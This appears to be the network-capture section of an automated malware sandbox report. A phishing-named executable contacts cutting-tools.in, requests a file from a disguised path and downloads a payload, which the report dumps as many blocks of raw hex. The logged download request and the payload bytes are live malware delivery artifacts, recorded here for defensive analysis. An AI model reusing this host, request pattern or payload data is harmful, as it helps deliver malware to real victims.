TCP Packets

UDP Packets

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Sep 24, 2021 07:56:39.952549934 CEST	192.168.2.3	8.8.8.8	0x689e	Standard query (0)	cutting-tools.in	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Sep 24, 2021 07:56:40.105408907 CEST	8.8.8.8	192.168.2.3	0x689e	No error (0)	cutting-tools.in		162.215.240.160	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- cutting-tools.in

HTTPS Proxied Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.3	49742	162.215.240.160	443	C:\Users\user\Desktop\Request_For_Quotation#234242_signed_copy_document_september_rfq.exe

Timestamp	kBytes transferred	Direction	Data
2021-09-24 05:56:40 UTC	0	OUT	GET /apibadboycpanelaunicationrelayserverconfigurapsyste/Uhubvlhwjlopolbbrwsjxlbmrbynkke HTTP/1.1 User-Agent: zipo Host: cutting-tools.in
2021-09-24 05:56:40 UTC	0	IN	HTTP/1.1 200 OK Date: Fri, 24 Sep 2021 05:56:40 GMT Server: Apache Upgrade: h2,h2c Connection: Upgrade, close Last-Modified: Thu, 23 Sep 2021 04:37:35 GMT Accept-Ranges: bytes Content-Length: 561152 Vary: Accept-Encoding,User-Agent
2021-09-24 05:56:40 UTC	0	IN	Data Raw: 04 19 56 53 dd f5 a9 08 25 64 6b e9 8b b1 1b 4f 38 8b af 16 d8 60 6f 8b bb 2c f1 8e c1 3b 19 42 a4 f7 bb 30 e0 7e 2d 7b 98 df f6 39 0b a6 f3 a6 fe 3b 00 08 39 0b a6 f3 a6 fe 3b 00 17 4c bf 35 07 9e f9 b7 07 98 d5 e8 0e 2a ea 1f 54 49 26 e7 8c c0 a3 6c 63 ef 97 50 ba a2 f0 0c 2d 7c 17 46 ac 86 24 c6 58 57 c0 ba a2 f5 a6 ea 08 2f 7f a1 6b f8 3d 0d b4 9e e7 81 ad 0d ad 19 41 10 3a 8a 39 0d bc b2 8c c6 4e b3 12 33 7e 33 78 18 cd cb cf d5 f1 86 2c f7 a5 71 82 2f 77 83 a9 0f b9 20 d1 d9 f9 b7 07 98 d5 e8 0e 2a ea 1f 54 49 26 e7 8c c0 a3 6c 63 ef 97 50 ba a2 f0 0c 2d 7c 17 46 ac 86 24 c6 58 57 c0 ba a2 f5 a6 ea 08 2f 7f a1 6b f8 3d 0d b4 9e e7 81 ad 0d ad 19 41 10 3a 8a 39 0d bc b2 8c c6 4e b3 12 33 7e 33 78 18 cd cb cf d5 f1 86 2c f7 a5 71 82 2f 77 83 a9 0f b9 Data Ascii: VS%dkO8`o,;B0~-{9;9;L5*TI&lcP-|F$XW/k=A:9N3~3x,q/w *TI&lcP-\|F$XW/k=A:9N3~3x,q/w

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.3	49743	162.215.240.160	443	C:\Users\user\Desktop\Request_For_Quotation#234242_signed_copy_document_september_rfq.exe

Timestamp	kBytes transferred	Direction	Data
2021-09-24 05:56:41 UTC	8	OUT	GET /apibadboycpanelaunicationrelayserverconfigurapsyste/Uhubvlhwjlopolbbrwsjxlbmrbynkke HTTP/1.1 User-Agent: aswe Host: cutting-tools.in Cache-Control: no-cache
2021-09-24 05:56:41 UTC	8	IN	HTTP/1.1 200 OK Date: Fri, 24 Sep 2021 05:56:41 GMT Server: Apache Upgrade: h2,h2c Connection: Upgrade, close Last-Modified: Thu, 23 Sep 2021 04:37:35 GMT Accept-Ranges: bytes Content-Length: 561152 Vary: Accept-Encoding,User-Agent

Timestamp	kBytes transferred	Direction	Data
2021-09-24 05:56:41 UTC	8	IN	Data Raw: 04 19 56 53 dd f5 a9 08 25 64 6b e9 8b b1 1b 4f 38 8b af 16 d8 60 6f 8b bb 2c f1 8e c1 3b 19 42 a4 f7 bb 30 e0 7e 2d 7b 98 df f6 39 0b a6 f3 a6 fe 3b 00 08 39 0b a6 f3 a6 fe 3b 00 17 4c bf 35 07 9e f9 b7 07 98 d5 e8 0e 2a ea 1f 54 49 26 e7 8c c0 a3 6c 63 ef 97 50 ba a2 f0 0c 2d 7c 17 46 ac 86 24 c6 58 57 c0 ba a2 f5 a6 ea 08 2f 7f a1 6b f8 3d 0d b4 9e e7 81 ad 0d ad 19 41 10 3a 8a 39 0d bc b2 8c c6 4e b3 12 33 7e 33 78 18 cd cb cf d5 f1 86 2c f7 a5 71 82 2f 77 83 a9 0f b9 20 d1 d9 f9 b7 07 98 d5 e8 0e 2a ea 1f 54 49 26 e7 8c c0 a3 6c 63 ef 97 50 ba a2 f0 0c 2d 7c 17 46 ac 86 24 c6 58 57 c0 ba a2 f5 a6 ea 08 2f 7f a1 6b f8 3d 0d b4 9e e7 81 ad 0d ad 19 41 10 3a 8a 39 0d bc b2 8c c6 4e b3 12 33 7e 33 78 18 cd cb cf d5 f1 86 2c f7 a5 71 82 2f 77 83 a9 0f b9 Data Ascii: VS%dkO8`o,;B0~-{9;9;L5*TI&lcP-|F$XW/k=A:9N3~3x,q/w *TI&lcP-\|F$XW/k=A:9N3~3x,q/w
2021-09-24 05:56:41 UTC	16	IN	Data Raw: 17 c3 bf a7 23 4d 2a d9 50 a4 c4 2a 62 ef b3 05 bc 4c 1d 58 83 21 de fa 86 04 72 16 7e 38 5b 59 5e cb bc 2a 7d 0d 1d 6d 2f e7 07 0d 13 ec 59 1c 73 a8 2e 7d 32 7e 40 66 8e b0 24 c5 f1 0d 2b f9 a2 59 74 46 1f 44 7d 31 f6 a4 6d 20 07 d7 4e 92 0e ba 2d ff 52 a1 9a 18 7b 81 62 ed 12 a4 fe 8c 76 51 75 a9 08 ad 8b 34 b4 05 02 a6 49 09 a4 62 e7 19 99 67 98 18 7b 84 3a 1e 42 32 c3 55 a8 fb 0e 0e 5c d9 6f 14 d1 20 2c 0d 15 a7 5b 40 12 be 0d c9 f1 b0 3b 07 ba 29 ef 17 b5 e9 66 9e 57 d5 ca c6 cc db 2d 7c 62 0b 19 64 49 be 21 ca c1 f5 78 5c e6 25 7c 97 ca ca 9e 42 16 dc c4 a7 65 7f 22 4e 73 2e 5f 8e 71 91 6f 12 ba 2b fb e9 dd c7 69 dd e6 92 45 ab 50 64 a7 d6 dc 6d a8 75 08 b2 cc 66 42 94 66 48 f0 90 48 26 ab 1d 54 7f 16 e6 5d 4f bd bd 43 ad 9b c7 7d b9 78 86 a7 ee 3f Data Ascii: #M*P*bLX!r~8[Y^*}m/Ys.}2~@f$+YtFD}1m N-R{bvQu4Ibg{:B2U\o ,[@;)fW-|bdI!x\%|Be"Ns._qo+iEPd mufBfHH&T]OC}x?
2021-09-24 05:56:41 UTC	32	IN	Data Raw: 10 1b 7d 34 ab ab 0b 4b 1f ad 2b a3 8c 0d 3f a6 d2 6f 03 b5 a6 f8 c9 e0 88 28 31 81 7b 0a 89 af 35 e0 55 37 2a 25 98 17 d1 67 de 52 d6 ef 1b c0 7e b7 a7 11 40 69 d8 4c 24 4d bf a5 1d f0 c7 19 6e 10 5a d7 6a fa b7 86 62 56 a6 06 5d 1f a7 8e 35 ce 98 cd ec 63 72 82 ac 14 a3 50 d4 b3 e4 21 e5 79 66 da a1 4f 27 e0 f0 91 c0 7e fe bc 86 5b 21 ae a8 e9 bf b0 01 00 9d 46 15 48 71 1a d0 6b 01 7b 53 37 c0 49 0d be 3a 18 4d b1 c8 8f d0 59 63 05 69 3c 6a bd c4 98 70 94 f1 77 67 2a 3f 98 36 36 7d 4a 95 e7 fc 2e 44 dd 12 f6 eb db 16 31 86 c0 70 22 46 6f 35 dd 31 41 a0 2c d2 d4 87 03 5e 60 d1 1a de fc ea be ab 05 c7 de e3 3b f2 c2 98 41 51 50 86 6d 0c e7 a4 6c 51 40 4e 7f b3 62 98 fa 77 5f 08 f5 4b 1c 3b 0b 32 0f 43 cb e6 57 5a 44 52 b5 e3 37 24 ff 3c 85 40 69 03 b2 30 Data Ascii: }4K+?o(1{5U7*%gR~@iL$MnZjbV]5crP!yfO'~[!FHqk{S7I:MYci<jpwg*?66}J.D1p"Fo51A,^`;AQPmlQ@Nbw _K;2CWZDR7$<@i0
2021-09-24 05:56:41 UTC	48	IN	Data Raw: 38 24 d1 37 24 4d ee b8 68 9a 0d 41 ec c0 90 fe bf e4 85 4e 50 56 bf 19 70 fd 94 79 6c 66 d8 63 82 fe ca b4 75 62 b5 35 37 89 64 f6 a2 1f ab ec 3d 28 1c de ac 19 9d 73 ba 28 3e 40 6b 36 01 5a c4 4e 43 46 1c eb 39 ec 38 23 a7 66 dc 61 5c 4c 2b a8 4b 1f 68 97 92 23 4c 7d 2b bc 68 82 f7 37 35 9d 9f 82 4c 0d b3 bb c6 5a ec f7 b5 ac a5 d5 cb 43 e0 d7 d2 3a c9 11 90 52 55 fe cf cd 57 2c 24 cf dd 08 fe f0 36 bc 22 14 a3 60 9f 87 44 8c 1e 30 22 0d bc 9d e7 40 07 95 b4 71 78 02 2f 95 7f 9c 64 a4 da a7 e0 b7 d6 91 94 4a eb 04 f4 d8 0b 08 07 29 1c d6 dd 13 a9 ab dc 5c e1 ed 00 d3 73 55 01 ed ae 06 c1 e7 9e 79 bf b4 75 7f 56 a2 9c 4a 70 e9 78 e0 81 64 46 c8 c2 27 e8 87 6d 38 a9 21 dc f1 18 52 df ea ff 54 b9 30 26 04 d7 17 bb c4 4c 78 06 77 11 66 ff 57 21 ad e5 41 e3 Data Ascii: 8$7$MhANPVpylfcub57d=(s(>@k6ZNCF98#fa\L+Kh#L}+h75LZC:RUW,$6"`D0"@qx/dJ)\sUyuVJpxdF'm8!RT 0&LxwfW!A
2021-09-24 05:56:41 UTC	64	IN	Data Raw: ff 98 67 04 d3 30 e8 6a 19 c9 40 15 7b 7b 52 d7 7f 0a d1 2a f4 89 41 0c 31 0b c2 3c 14 a8 2d b8 25 df 44 29 ef 53 38 a2 98 f0 c4 af 26 8d cd 59 53 09 33 7a a4 00 e8 dd 02 74 64 76 c2 99 7d ce d1 53 56 0d 78 ff 48 5f 0e f0 3a 46 8f cb 28 59 2a 07 54 aa 93 76 7f 28 61 6d 20 fd a0 89 3f 8f c3 ea 94 3a 38 64 92 1e 27 a8 13 a9 2d 43 b3 84 bd fc e8 93 35 d9 05 67 d9 44 92 e8 b9 24 25 a1 4d b6 45 93 73 f0 e0 6e 9a 99 2d 5c 43 4d b8 2a 78 c9 57 16 72 fb 47 38 b6 73 71 4c 9c ce 39 9d e9 1e 1f 99 c4 61 59 23 a1 49 87 5a 15 55 3d e7 7b 5a 70 8f 9e 41 a4 26 c1 b5 3b 91 40 73 79 6a aa 55 b9 8b 6a 2f 8d aa 77 bd 09 cc ce c0 34 4e 6d d0 42 d0 db 7c 8d c6 19 f7 52 b2 50 ca a7 80 de 67 d8 c9 4f aa 02 de ae 9d 7c b0 12 a4 79 1d 61 4d ca bb 09 ab f0 32 d4 03 64 83 5a 9f ef Data Ascii: g0j@{{R*A1<-%D)S8&YS3ztdv}SVxH_:F(Y*Tv(am ?:8d'-C5gD$%MEsn-\CM*xWrG8sqL9aY#IZU={ZpA&;@sy jUj/w4NmB|RPgO|yaM2dZ
2021-09-24 05:56:41 UTC	80	IN	Data Raw: 36 00 de a2 03 64 43 97 ac 43 e1 94 6a b2 ba 31 a6 50 9c fe e3 6b 70 8d 9a 24 09 26 a8 69 78 9b 43 16 41 36 e4 85 69 25 94 29 9a 09 81 83 c6 da e5 0d 77 44 55 1f bf fd 6d 64 18 0d 51 34 9f d3 a3 6f 36 80 f1 8f c9 d4 7b 56 c2 3e 10 fd 94 f4 16 56 c6 cd 15 64 75 af 3c 1e 57 58 85 67 6b d5 66 ff 3b 05 b1 78 9f f8 a2 25 8c 28 15 4f e7 ba 33 c9 d8 9b 9b 73 bc 24 f3 6d 78 db 2f 9d 98 2d 8a 2d 56 7a 87 24 53 16 02 e4 d8 b1 d9 7d 0d 72 fd 4a ae 21 32 e7 30 87 ee 3b ce c1 e6 cc c9 9f a3 86 cd 16 1a 54 68 5d 22 33 59 64 89 62 b7 49 d6 88 cf 22 0e 38 1f 90 65 f9 9a 6e d8 b1 87 d6 b5 e7 71 9f db 14 f8 eb fc 98 0f d0 c5 e6 bd c5 fa 51 bd d4 de d8 21 8f 6d 66 78 21 a9 d1 a0 0f 43 cb 14 bd 19 c3 b0 19 6c d3 24 8b 52 ae 7e d1 0f 02 4a 49 32 9e 0b 67 de ea 2e 71 ab eb 69 Data Ascii: 6dCCj1Pkp$&ixCA6i%)wDUmdQ4o6{V>Vdu<WXgkf;x%(O3s$mx/--Vz$S}rJ!20;Th]"3YdbI"8enqQ!mfx!Cl$R ~JI2g.qi
2021-09-24 05:56:42 UTC	96	IN	Data Raw: c8 e0 f4 09 bf 96 c7 77 f3 90 c2 49 76 32 ab 61 8b a7 89 8d 40 36 c6 ef 68 3c 64 cf 7e 92 7a 28 ad df e0 d0 c8 08 06 ce 1c 27 17 97 e1 e2 1e a1 8c f7 be ca e4 24 e4 35 d6 78 26 cd 8b 57 bb a6 30 ca 77 83 12 06 3b 8e 07 85 c5 b5 39 5b 8b 8a 04 e1 1c 1e 87 44 5d 22 b1 d4 47 7f 5e 28 7f 53 4c 8f b5 c1 45 28 b2 93 99 53 4b 09 aa 87 35 74 f4 61 6a e6 f9 89 1c 74 63 b3 e4 0c 6c 12 35 85 2e f0 70 f9 35 e8 e2 d4 f2 8f da ec 88 d0 cc e0 f9 6c 9c 26 98 81 15 e0 74 94 81 51 cd a0 7c 5e f9 24 42 39 56 7f a4 d4 82 34 e0 91 e9 ce 2a 16 d0 b4 cd 95 ba 15 0b 8d 15 80 f6 6e 7c f6 e5 97 b5 1a de fd 53 7f 4e 66 07 78 50 16 8a 5c c2 bc 66 38 b9 85 c4 92 58 91 48 3d 56 0d 7b cd 03 d4 c3 7d a6 53 4c 79 03 08 79 7e 71 70 9f 54 12 69 33 7f fa dd a5 18 93 c1 da e3 59 26 16 04 43 Data Ascii: wIv2a@6h<d~z('$5x&W0w;9[D]"G^(SLE(SK5tajtcl5.p5l&tQ\|^$B9V4*n|SNfxP\f8XH=V{}SLyy~qpTi3Y&C
2021-09-24 05:56:42 UTC	112	IN	Data Raw: ae 79 74 f1 67 e3 ef 56 cb 5d 5a 99 7e 3e 4c 3d 92 5d f3 b5 c6 d0 db 63 79 82 b7 95 c6 6e bd c1 1d 69 3b 8a bc 3b d3 37 df 69 da ec 9c 76 0f 19 bc cb 72 20 4d e2 d2 ce 63 65 66 e3 da c5 32 1a 11 36 f2 b5 9d f5 85 1b a3 4a 03 27 d1 2a d5 19 5e 6b 22 07 f2 16 1d 80 03 14 13 3e d9 1d b7 f3 76 db d3 6a bc fc cd 3e 6a 5f c7 f4 a0 7b 17 94 01 f2 32 97 dc e4 88 a7 8f a0 1d a2 ef 30 06 87 4c 23 df 7c 08 ad 6d 64 91 69 e3 16 3e 79 f9 8b 5d fe c0 5f 07 ff ee fa 10 c3 c0 4d 1f 70 e8 f6 d0 84 d4 71 b8 38 56 59 0d a1 ba 17 79 04 e8 e7 65 00 a5 4d b5 ea f2 d5 0d 17 7e b2 61 11 47 c2 91 8c 45 a5 11 40 63 04 3a 94 1f bb da 9e 59 f9 98 ed 5d 06 8c c4 3d 98 57 03 4f ba 88 be 26 6a 1c a7 88 59 c2 dc ff 31 fd 6b 20 fd 90 0f 34 17 c9 17 96 b7 38 70 f6 c2 41 80 86 0c a5 ea 11 Data Ascii: ytgV]Z~>L=]cyni;;7ivr Mcef26J"*^k">vj>j_{20L#|mdi>y]_Mpq8VYyeM~aGE@c:Y]=WO&jY1k 48pA
2021-09-24 05:56:42 UTC	128	IN	Data Raw: 91 ce 83 0e ae 2a 8c 2e ff a3 6f 18 20 4c 7f 89 f7 c0 f6 34 59 69 01 f7 56 a1 6d 44 5b 0e 84 33 3b 68 88 a7 48 31 82 35 12 3f 1d 71 14 68 8f e1 6a 6b 2b 47 23 00 4f 98 36 85 a9 35 8e bf 4c 12 d2 e9 5b e2 be cc 1c 40 0c a2 56 8c d2 53 f6 78 25 5a 4c 39 97 81 76 c2 de 77 95 bf 7e 95 5b bd 6c 3e 5d b7 e7 35 0e c8 2d a0 2b 24 c9 e9 54 1e 4b 39 b6 9f e8 59 77 04 97 60 48 0f 3b 02 49 87 56 06 79 44 71 75 e2 9f df 3c fa ce 0a 67 62 e9 c0 a7 a0 24 55 3c 42 68 6e 84 7b 3c a2 eb 79 ba ec 67 cd bd 5d d5 4b e9 11 d1 71 d5 00 6f 7a a6 03 71 1c 7c c5 df 33 5a 7c 82 2a f1 39 23 f6 38 f4 56 e1 e1 15 bb 6e 8e 73 af c7 08 8b 6e 8e c5 d1 97 ff b6 16 78 8c 80 11 31 2e 28 49 87 65 0f 31 f7 bf cf 60 d0 99 d7 66 fa b6 74 e6 92 b4 df bc dc 60 ea f0 39 fe cd 3c eb 9d a5 21 55 57 Data Ascii: *.o L4YiVmD[3;hH15?qhjk+G#O65L[@VSx%ZL9vw~[l>]5-+$TK9Yw`H;IVyDqu<gb$U<Bhn{<yg]Kqozq|3Z|* 9#8Vnsnx1.(Ie1`ft`9<!UW

Timestamp	kBytes transferred	Direction	Data
2021-09-24 05:56:42 UTC	144	IN	Data Raw: e6 c3 a1 15 72 ad 6b 51 52 e8 47 58 88 9a 92 84 ad 9d d8 1d c6 15 7c 2f 64 cb de 60 8d 74 46 23 be ab b9 9a 76 83 9f e6 54 07 ab 34 97 9a 39 f6 83 5a f1 e3 2f 43 62 db 99 cf c2 77 e9 93 f0 7b 87 d6 d9 76 96 f8 b2 c6 38 bb 58 63 fd 09 77 64 5e 3a 44 95 ea c0 ac fe ac c4 13 d1 bb c2 1b ec 63 92 c3 30 f2 33 b9 b7 73 ff 0a 7e 43 48 d1 fc d7 db 44 78 77 50 92 47 40 69 19 1e 92 48 6f 47 1b 62 af d6 72 5b dc 49 d1 fb 30 e0 dd 69 5a aa 54 ad 14 e0 a4 d8 10 f0 bd 90 e7 c1 f4 83 0f ec b6 b2 66 0a 8d 8d 59 03 79 76 70 bf 9d e8 7e fd c8 0a 3d e2 10 1e 0c ab 84 57 4a 95 6a bf c4 fa 47 75 ae bd f0 dc 1d 96 ca d4 32 5b 3b 95 3b 2e 4d aa 70 b1 0e f3 20 10 7d d3 a8 0a dd fe 4c ec 1d 3f 4b 54 d8 0d e7 d1 71 b2 a3 87 72 4c 54 c8 f5 1a 53 e7 67 2d b0 0d 30 14 35 a7 66 6c 83 Data Ascii: rkQRGX|/d`tF#vT49Z/Cbw{v8Xcwd^:Dc03s~CHDxwPG@iHoGbr[l0iZTfYyvp~=WJjGu2[;;.Mp }L?KTqrLTSg-05fl
2021-09-24 05:56:42 UTC	160	IN	Data Raw: ec 83 ef 11 5d 11 bd 89 71 8e 29 ca 14 87 8c 8b 66 92 c9 35 36 9e 86 15 b8 97 82 b8 45 42 af 8d 75 49 4f e7 65 3f fc 02 7e 39 2f bc 24 cb b1 86 1c 2b 45 85 8c 90 29 65 46 f9 ce fe 10 5b 26 3d c8 c3 69 cd 1e 27 19 6a ca cc b9 2f d2 90 9a f3 de 25 22 8b 32 7a b9 8e 48 a7 c4 6a d2 42 65 a2 16 e3 2e 4c ea f0 c9 c2 29 bc 6f 05 5e 06 a4 ab 3f 4d 99 eb fd 8d ca 43 75 df 8b 5c 9d 58 67 f3 7e 9d b3 7c 9c 6c 96 45 72 98 fc 2a 21 36 3d d6 05 88 f9 03 69 96 1d 93 75 a3 7c a4 5f 67 d1 5e e9 b2 af 45 9a 85 c5 2f 59 c2 5a 05 67 94 79 d7 9d 6b b1 0b 7d 7e d6 59 39 94 48 3c ef 78 de 8a f3 74 47 85 26 52 a7 ae 56 ac 1c b5 33 1d 66 83 4b f4 07 9c 77 8b e9 94 79 8c 47 7d cc 53 b2 9d e2 f1 83 af 79 78 6c 80 db 38 35 8d 9a b1 b2 42 f0 a5 56 09 3d 26 16 ad 04 dc 9c 35 a5 b4 40 Data Ascii:]q)f56EBuIOe?~9/$+E)eF[&=i'j/%"2zHjBe.L)o^?MCu\Xg~|lEr*!6=iu|_g^E/YZgyk}~Y9H<xtG&RV3fKwy G}Syxl85BV=&5@
2021-09-24 05:56:42 UTC	176	IN	Data Raw: cd 8f 7b dc 44 e4 28 a7 7e 63 bf 71 b5 5b b3 56 2b 2d 53 85 d2 1a e7 c8 70 44 c4 fc 05 db 8b ff dc 30 d9 a9 61 a3 5a 14 1c 8d 6a 37 3b 50 8d 03 b7 5f bf 71 b2 d4 70 44 8a 7d 8f 08 00 50 bd 6c 21 18 e0 39 22 9a d5 a1 40 db c8 04 78 56 7f e5 ab 45 08 61 83 ee 70 44 97 19 23 1c aa c3 59 92 fc 76 3e d7 c3 79 f8 6d cc 0d 83 ee 23 1c fe 7a 3f 59 f1 de 5a 14 3a ce 0a 65 d5 a1 4e fa 15 fd 8a 7d 94 93 65 ac a6 ba b5 5b 9e a9 38 ca 68 33 5b 96 fe 7a 28 a7 7a 5a 12 77 aa c3 18 84 14 7b af 4e 88 79 ad 49 07 df e3 bf 79 d8 5e 1d 6e 40 bf 71 b5 5b f3 e2 53 85 96 97 7c 5e 4a f1 d7 a5 41 5e 7c 5e 79 d8 54 07 ba e6 33 3f 0d ec 54 07 a6 ba 87 f6 0d ec 3d 55 e6 46 a5 38 cc 0d 95 15 9c a4 d2 1a e6 46 9d 26 f0 5c 1e 91 78 56 6a 37 1b 0b eb d1 f1 de 46 e8 0c 6a 34 c1 00 50 96 Data Ascii: {D(~cq[V+-SpD0aZj7;P_qpD}Pl!9"@xVEapD#Yv>ym#z?YZ:eN}e[8h3[z(zZw{NyIy^n@q[S|^JA^|^yT3?T=U F8F&\xVj7Fj4P
2021-09-24 05:56:42 UTC	192	IN	Data Raw: 44 e4 61 a3 46 e8 25 20 e7 c8 76 51 c5 7e 78 56 7f e5 bc ea 2a ab 31 3b 3e d7 ca 09 80 67 90 8a 18 84 13 f9 86 74 3b 50 9b 22 fe 7a 7a 5a 63 a8 d1 98 ff fc 18 84 19 06 2a ab 65 ac a0 ad 27 25 49 6f b6 dd d3 9c c1 75 bd 6c 58 10 53 85 80 67 df b7 2d 32 cf 94 d6 23 38 ca 64 2a ca 09 86 74 3f 59 e6 46 9b 22 ba e6 29 29 5d 9b 02 54 66 2e c0 f3 83 ee 33 3f 79 d8 53 85 81 e9 a5 38 86 74 28 a7 5b 96 f6 69 d8 27 6c 3b 70 44 81 e9 b8 e1 d2 1a fa 71 b1 52 23 1c e2 3d 21 18 a4 b6 b9 64 4f 7c 32 bd 05 db cf 94 d5 a1 07 df da 2c d1 98 fe 7a 28 a7 48 ed a6 ba c6 00 3d 55 e6 46 9a a0 cb 8b df b7 3e d7 d1 98 fa 71 a2 b1 72 49 1b 0b 9b 22 f3 e2 71 c6 65 ac a0 ad 28 a7 51 80 2e b4 f9 ef bd 6c 5a 14 1e 91 7e 63 88 79 b7 5f eb d1 b8 e1 df b7 3a ce 7d e1 d2 1a e9 cc 4b 73 e2 Data Ascii: DaF% vQ~xV*1;>gt;P"zzZc*e'%IoulXSg-2#8d*t?YF"))]Tf.3?yS8t([i'l;pDqR#=!dO|2,z(H=UF>qrl"qe(Q.lZ~cy_:}Ks
2021-09-24 05:56:42 UTC	208	IN	Data Raw: 33 09 57 b8 45 50 7a 6c 44 d2 6a 01 90 bc c2 c1 6d 8b 03 e3 5b a3 85 c7 1a bd 18 b1 0e 5b a1 1a 94 a6 be db ae f8 91 38 32 89 0f c4 0c 5e f1 ea a7 08 85 c6 e0 0d 30 8c 59 a6 6e 74 9d 12 bb 5c d0 22 5e 29 e9 f8 d1 ac 7f d1 2c 84 c0 c7 2e 80 cf a0 09 d7 05 ef 45 52 9b 16 14 4f ec 67 3c e7 40 ef 5d af ce 25 5c 2c c8 30 cc 39 3c e7 a4 82 03 e2 5d af 0e 5a 38 fe 52 37 5c 2c b0 e3 43 51 78 65 58 23 ec 60 cd bc 02 67 54 34 21 2b f1 ed 0d df 63 9b f2 53 49 5c d0 25 e0 0a d5 92 2e 87 7e 50 7a 69 35 70 38 f9 97 2a df 84 00 63 c4 cf fc 45 02 67 d0 25 7c 6d e6 75 9b 11 a5 0b a4 85 ba d5 e5 f7 ab 76 6d 8d 3b 63 9c 97 29 1a a4 85 d6 10 77 e1 4a c3 94 a1 f7 d9 6d 8c 41 6c 87 c4 44 d6 97 2b 9d 14 d7 97 b1 60 85 c0 53 b7 c3 4b eb e3 2b 1f 83 dc bc d8 af 7c da 1e 11 c7 fe Data Ascii: 3WEPzlDjm[[82^0Ynt\"^),.EROg<@]%\,09<]Z8R7\,CQxeX#`gT4!+cSI\%.~Pzi5p8*cEg%|muvm;c)wJmAlD +`SK+|
2021-09-24 05:56:42 UTC	224	IN	Data Raw: b5 3e 87 93 65 cd ea 3d 16 80 67 b0 d0 7e 10 06 2f 74 29 40 b7 30 eb b4 ad 28 c2 85 b1 52 03 d6 23 5f db cb ff 99 72 2c f4 64 2a ab 45 12 14 1e fb 96 d8 42 94 f6 05 be aa c3 79 d8 53 e6 23 4e 8a 14 17 41 3b 34 b4 b5 38 b2 91 0c 6a 37 3b 24 f7 a9 31 5a 79 ac ae 8e f2 05 9c a4 b6 dd ca 4c 91 7e 2c d8 54 72 3b 12 03 b3 11 f5 e7 c8 04 20 fa 33 4f 15 91 4f 08 04 1f 13 f9 ef d9 d1 dd dc 5f f6 1d 66 5d f4 34 b5 35 26 d1 ea 3a 8d 77 b6 9a a0 ad 49 6f ba a3 53 f7 a4 f5 a3 40 be a9 41 5e 1d 0f 95 79 ba 87 a2 c3 16 ec 3c 90 c8 4d 3c a7 59 d5 a1 2f 36 b6 a9 28 e5 8d 47 1f 76 16 80 67 b0 a3 44 85 b1 37 2b 44 92 eb 95 61 c6 47 6b b9 64 2a ea 3b 33 5a 7e 01 9d 52 66 69 b5 5b 96 e4 24 f7 99 6a 59 d7 c0 87 82 0e 02 35 13 8d 66 69 b5 5b 96 97 75 aa bb 01 82 1f 76 16 80 67 Data Ascii: >e=g~/t)@0(R#_r,d*EByS#NA;48j7;$1ZyL~,Tr; 3OO_f]45&:wIoS@A^y<M<Y/6(GvgD7+DaGkd*;3Z~Rfi[$ jY5fi[uvg
2021-09-24 05:56:42 UTC	240	IN	Data Raw: 1e 0c e3 40 24 60 bd f1 57 55 ba b1 04 0b 17 fd 06 c9 42 61 4f f7 be 2e 3f 9a fb aa 99 47 94 68 7d ee bf 55 9d ad 4d 5c 54 8c 47 e0 1d 0b 61 5c e7 37 e0 d1 5b 1d 0b cc 59 1f cb 00 a2 3a 36 01 51 d6 70 44 a4 3b 93 4a af 14 5f 9b a9 65 a8 37 b7 a4 c7 f3 0a 36 1d 84 8f f3 93 60 c9 d6 23 59 a4 d6 82 38 cc 84 8f f3 93 f6 81 b9 64 6f f4 04 f9 bc 32 36 3a 35 33 72 a1 7f e5 81 df d7 04 08 6b d3 6e cb da 7a 09 e3 bb aa 9e 4c 7d ba 05 30 47 90 cc c4 15 3e 28 5c 55 1e 79 d0 53 08 9e 52 4e 39 a4 b6 dd b2 d6 99 e6 03 5b 96 d3 60 44 8c 91 85 96 ce 48 b7 9f 18 7b 27 4a 10 9b 72 bd 29 a2 4e 01 a2 bb 80 37 bc af c5 2e 4b 88 2b a1 c7 7a 1f 98 9b 48 ec 39 1c 72 b2 86 85 1a 80 22 17 51 58 9b dd 49 3f fd 10 7b 99 95 ea b4 a9 5d 73 98 cb 74 b6 8f bb 80 9b 67 3b 00 a4 f3 6f e2 Data Ascii: @$`WUBaO.?Gh}UM\TGa\7[Y:6QpD;J_e76`#Y8do26:53rknzL}0G>(\UySRN9[`DH{'Jr)N7.K+zH9r"QXI?{]stg;o
2021-09-24 05:56:42 UTC	256	IN	Data Raw: 6d 41 a1 d0 e8 6e 44 23 1b 7f ed 7d 1e 6a 81 dc d8 71 2a c1 51 b4 50 0e e5 3b ab f3 d0 fe 2a af 6a 73 40 d8 4d 26 d7 a5 30 c0 70 44 e4 41 ce 92 05 24 65 18 7e 8b ff b8 5d 83 86 24 5a 9f 2f 12 23 94 b7 5b 1f 23 5f 14 7b dc 30 39 c9 89 fb f4 64 2a 3f e2 be ee 57 8e 12 f3 ed d5 91 74 ce 11 b0 eb 6d 1f cb 00 a8 7a d9 ff af de 34 c9 44 b9 3f 07 80 a1 a4 40 e8 52 8a 71 83 65 ab ae 33 c3 ed 4a 19 d5 2a ab 45 66 be 6e cb 8b ba dd 0e cf 80 13 21 23 e3 41 c7 57 66 e9 47 60 54 07 db d6 a3 38 8f 83 fa 05 24 1b 4f 04 d3 9c e1 80 db 0f c4 88 71 6e bf 8a cb 56 e3 ec bf 1b 4c 83 de 76 6a 37 0d d7 19 13 72 b6 26 15 1d e7 9b 26 c9 79 16 03 de 69 3e 80 31 68 df 3c 86 b7 04 06 a2 4e 16 13 11 f4 ef b9 34 48 3f 6a 32 c8 64 7a 61 db dd 3b a6 89 e2 b6 da 59 ea 1c b6 c4 77 bf 02 Data Ascii: mAnD#}jq*QP;*js@M&0pDA$e~]$Z/#[#_{09d*?Wtmz4D?@Rqe3J*Efn!#AWfG`T8$OqnVLvj7r&&yi>1h<N4H?j 2dza;Yw
